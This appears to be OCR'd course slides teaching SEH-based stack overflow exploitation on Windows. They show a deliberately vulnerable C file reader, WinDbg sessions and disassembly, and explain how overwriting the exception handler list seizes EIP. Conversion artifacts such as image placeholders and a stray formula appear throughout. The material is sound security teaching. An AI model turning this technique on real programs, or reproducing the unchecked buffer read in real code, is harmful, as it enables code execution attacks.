        for (i=0;i<sizeof(buf);i++)
        {
                if (i%16==0&&i!=0)
                        printf("\n");
                printf("%02x ", buf[i]);
        }
        printf("\n");

.nt main(int argc, char **argv)

        printf("address of nops is: 0x%08x\n", nops);
        printf("address of prize is: 0x%08x\n", prize);
        printf("address of hexdump_file is: 0x%08x\n", hexdump_file);

        if (argc != 2)
        {
```




```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: basic_vuln C:\hellothere.bin
Symbol search path is: SRV*C:\WINDOWS\Symbols*http://msdl.microsoft.c
Executable search path is:
ModLoad: 00400000 00406000   basic_vuln.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT
(d7c.b88): Break instruction exception - code 80000003 (first chance)
eax=00261eb4 ebx=7ffdf000 ecx=00000005 edx=00000020 esi=00261f48 edi=
eip=7c90120e esp=0013fb20 ebp=0013fc94 iopl=0         nv up ei pl nz
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g @@masm(`c:\class\basic_vuln\basic_vuln\main.c:17+`)
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system32\ShimEng.dll
eax=000331af ebx=00000000 ecx=7855215c edx=00033198 esi=00000001 edi=
eip=00401026 esp=0013ff20 ebp=0013ff70 iopl=0         nv up ei pl nz
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
basic_vuln!hexdump_file+0x6:
00401026 6a40            push    40h
0:000> !exchain
0013ffb0: basic_vuln!_except_handler4+0 (00401765)
0013ffe0: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseProcessStart+29 (7c8438ea)
                func:   kernel32!BaseProcessStart+3a (7c843900)
Invalid exception stack at ffffffff
```

- Even without the try/except clause, exception handlers are still in place and exception handling is still happening.
- There is always at least one exception handler installed (there can be many) courtesy of Windows.
- You can view the list of currently registered exception handlers with the WinDBG “!exchain” command.

SEH STRUCTURE



```
0:000> !teb
TEB at 7ffde000
    ExceptionList:          0013ffb0
    StackBase:              00140000
    StackLimit:             00136000
```



```
0:000> dd 13ffb0 L2
0013ffb0  0013ffe0 00401765
0:000> dd 13ffe0 L2
0013ffe0  ffffffff 7c839ad8
```

- The Exception Handlers are stored in a linked list. The head of this list is stored in the TEB.
- Each entry in the Exception Handler linked list contains 2 32 bit pointers. The first pointer is to the next entry in the Exception Handler linked list. The second pointer is to the actual exception handler code to be called in the event of an exception.
- 0xFFFFFFFF in the next entry position indicates the end of the linked list.

Important Points


- The Exception Handler list is stored on the stack in a position that can be clobbered during a stack overflow. (In other words, the Exception Handler list is “above” local variables in memory).
- The Exception Handler list contains function pointers that are called when an exception occurs.

$$\begin{array}{l} \mathbf{p} \rightarrow \mathbf{q} \\ \mathbf{p} \\ \hline \mathbf{q} \end{array}$$

- If we overwrite the exception handler list then cause an exception, we gain control of EIP.
- Causing an exception during a buffer overflow is straight forward since we are corrupting all kinds of stuff. In fact, our stack overflow will cause an exception on its when we eventually write data off the end of the stack (if we can write a large enough amount of data).


Why Bother?

- The return address resides in between the buffer we overflow and the exception handler list, so it is usually corrupted before we even get to the exception handler list. So why bother going all the way to the exception handler list?
- That's because the return address only allows us to gain control of EIP when the function returns. Thus execution has to continue gracefully until the function returns, so we actually get EIP. If our overflow causes an exception before the return instruction is reached, we lose.
- Unless we overwrite the exception handler list!



```c
void read_file(char *file, int *bytes_read)
{
    FILE *fp;
    unsigned char buf[1024];

    memset(buf,0x00,1024);
    printf("address of buf: 0x%08x\n", &buf[0]);

    fp = fopen(file, "r");
    if (fp == NULL)
    {
        printf("Can't open file\n");
        return;
    }

    *bytes_read = fread(buf,1,2048,fp);
    fclose(fp);
}
```


- Consider the above example…




```
004114d1 8b45f8          mov     eax,dword ptr [ebp-8]
004114d4 50              push    eax
004114d5 6800080000      push    800h
004114da 6a01            push    1
004114dc 8d8df0fbffff    lea     ecx,[ebp-410h]
004114e2 51              push    ecx
004114e3 ff15d0824100    call    dword ptr [seh_overflow!_imp__fread (004182d0)]
004114e9 83c410          add     esp,10h
004114ec 3bf4            cmp     esi,esp
004114ee e866fcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
004114f3 8b550c          mov     edx,dword ptr [ebp+0Ch]
004114f6 8902            mov     dword ptr [edx],eax
004114f8 8bf4            mov     esi,esp
004114fa 8b45f8          mov     eax,dword ptr [ebp-8]
004114fd 50              push    eax
004114fe ff15d4824100    call    dword ptr [seh_overflow!_imp__fclose (004182d4)]
00411504 83c404          add     esp,4
00411507 3bf4            cmp     esi,esp
00411509 e84bfcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
0041150e 52              push    edx
0041150f 8bcd            mov     ecx,ebp
00411511 50              push    eax
00411512 8d1534154100    lea     edx,[seh_overflow!read_file+0xf4 (00411534)]
00411518 e883fbffff      call    seh_overflow!ILT+155(_RTC_CheckStackVars (004110a0)
0041151d 58              pop     eax
0041151e 5a              pop     edx
0041151f 5f              pop     edi
00411520 5e              pop     esi
00411521 5b              pop     ebx
00411522 81c4d4040000    add     esp,4D4h
00411528 3bec            cmp     ebp,esp
0041152a e82afcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
0041152f 8be5            mov     esp,ebp
00411531 5d              pop     ebp
00411532 c3              ret
00411533 90              nop
00411534 0100            add     dword ptr [eax],eax
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=
seh_overflow!main:
00411590 55              push    ebp
0:000> g @@masm(`seh_overflow!c:\class\seh_overf
eax=10311448 ebx=7ffd4000 ecx=b6e6bee1 edx=00343
eip=004114cf esp=0012f9a0 ebp=0012fe80 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=
seh_overflow!read_file+0x8f:
004114cf 8bf4            mov     esi,esp
0:000> g 0x`4114ec
eax=00000440 ebx=7ffd4000 ecx=b6e6bef1 edx=00343
eip=004114ec esp=0012f9a0 ebp=0012fe80 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=
seh_overflow!read_file+0xac:
004114ec 3bf4            cmp     esi,esp
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  cccccccc cccccccc cccccccc cccccccc
0012fec0  cccccccc cccccccc cccccccc cccccccc
0012fed0  cccccccc cccccccc cccccccc cccccccc
0012fee0  cccccccc cccccccc cccccccc cccccccc
0012fef0  cccccccc cccccccc cccccccc cccccccc
```

- I have set and hit a break point directly after the vulnerable fread call.
- At this point I have smashed the stack, overwritten the return address, and will soon achieve great glory.



```
        *bytes_read = fread(buf,1,2048,fp);
        fclose(fp);
}

int main(int argc, char **argv)
{
        int n;
        printf("address of prize is: 0x%08x\n", prize);
        printf("address of n is: %x\n", &n);
        n = 0x11223344;
        if (argc != 2)
        {
                printf("usage: %s filename\n", argv[0]);
                return -1;
        }

        read_file(argv[1], &n);
        printf("read_file reported reading %d bytes\n",n);
        return 0;
}
```




```
eip=004114cf esp=0012f9a0 ebp=0012fe80 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
seh_overflow!read_file+0x8f:
004114cf 8bf4            mov     esi,esp
0:000> g 0x`4114ec
eax=00000440 ebx=7ffd4000 ecx=b6e6bef1 edx=003432c8 esi=0012f9a0 edi=0012fe80
eip=004114ec esp=0012f9a0 ebp=0012fe80 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
seh_overflow!read_file+0xac:
004114ec 3bf4            cmp     esi,esp
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  cccccccc cccccccc cccccccc cccccccc
0012fec0  cccccccc cccccccc cccccccc cccccccc
0012fed0  cccccccc cccccccc cccccccc cccccccc
0012fee0  cccccccc cccccccc cccccccc cccccccc
0012fef0  cccccccc cccccccc cccccccc cccccccc
0:000> g
(bb4.c04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000440 ebx=7ffd4000 ecx=b6e6bef1 edx=deadbeef esi=0012f9a0 edi=0012fe80
eip=004114f6 esp=0012f9a0 ebp=0012fe80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
seh_overflow!read_file+0xb6:
004114f6 8902            mov     dword ptr [edx],eax  ds:0023:deadbeef=????????
0:000> g
(bb4.c04): Access violation - code c0000005 (!!! second chance !!!)
eax=00000440 ebx=7ffd4000 ecx=b6e6bef1 edx=deadbeef esi=0012f9a0 edi=0012fe80
eip=004114f6 esp=0012f9a0 ebp=0012fe80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
seh_overflow!read_file+0xb6:
004114f6 8902            mov     dword ptr [edx],eax  ds:0023:deadbeef=????????
```

- No 0xdeadbeef for me.
- On my way to glory, I also destroyed some local variables, including the file pointer used by fread.
- The call to fclose then crashed the application, and my corrupted return address was never used.

Once more…

- Last time I only wrote enough data to smash the stack and overwrite the return address (plus a little bit extra because I was too lazy to calculate exact offsets).
- This time I will write a lot more in an attempt to overwrite the exception handler list as well.




```
0041149c 50              push    eax
0041149d ff15cc824100    call    dword ptr [seh_overflow!_imp__fopen (004182cc)]
004114a3 83c408          add     esp,8
004114a6 3bf4            cmp     esi,esp
004114a8 e8acfcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
004114ad 8945f8          mov     dword ptr [ebp-8],eax
004114b0 837df800        cmp     dword ptr [ebp-8],0
004114b4 7519            jne     seh_overflow!read_file+0x8f (004114cf)
004114b6 8bf4            mov     esi,esp
004114b8 684c574100      push    offset seh_overflow!`string' (0041574c)
004114bd ff15dc824100    call    dword ptr [seh_overflow!_imp__printf (004182dc)]
004114c3 83c404          add     esp,4
004114c6 3bf4            cmp     esi,esp
004114c8 e88cfcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
004114cd eb3f            jmp     seh_overflow!read_file+0xce (0041150e)
004114cf 8bf4            mov     esi,esp
004114d1 8b45f8          mov     eax,dword ptr [ebp-8]
004114d4 50              push    eax
004114d5 6800080000      push    800h
004114da 6a01            push    1
004114dc 8d8df0fbffff    lea     ecx,[ebp-410h]
004114e2 51              push    ecx
004114e3 ff15d0824100    call    dword ptr [seh_overflow!_imp__fread (004182d0)]
004114e9 83c410          add     esp,10h
004114ec 3bf4            cmp     esi,esp
004114ee e866fcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
004114f3 8b550c          mov     edx,dword ptr [ebp+0Ch]
004114f6 8902            mov     dword ptr [edx],eax
004114f8 8bf4            mov     esi,esp
004114fa 8b45f8          mov     eax,dword ptr [ebp-8]
004114fd 50              push    eax
004114fe ff15d4824100    call    dword ptr [seh_overflow!_imp__fclose (004182d4)]
00411504 83c404          add     esp,4
00411507 3bf4            cmp     esi,esp
